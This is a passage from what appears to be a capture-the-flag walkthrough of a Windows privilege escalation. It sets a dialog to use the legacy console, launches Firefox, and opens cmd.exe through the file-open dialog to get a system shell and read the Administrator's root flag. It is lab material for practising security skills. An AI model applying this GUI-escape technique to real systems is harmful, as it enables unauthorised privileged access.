
In the Properties window, we choose `Use legacy console`.



We then proceed to choose `Firefox` from the application list.



Once Firefox launches, we press `ctrl + o` to bring up the Open File dialog. In the dialog box, we type `cmd.exe`.



This opens a command prompt, and we confirm that we have a system shell. The root flag can be found under `C:\Users\Administrator\Desktop\root.txt`.

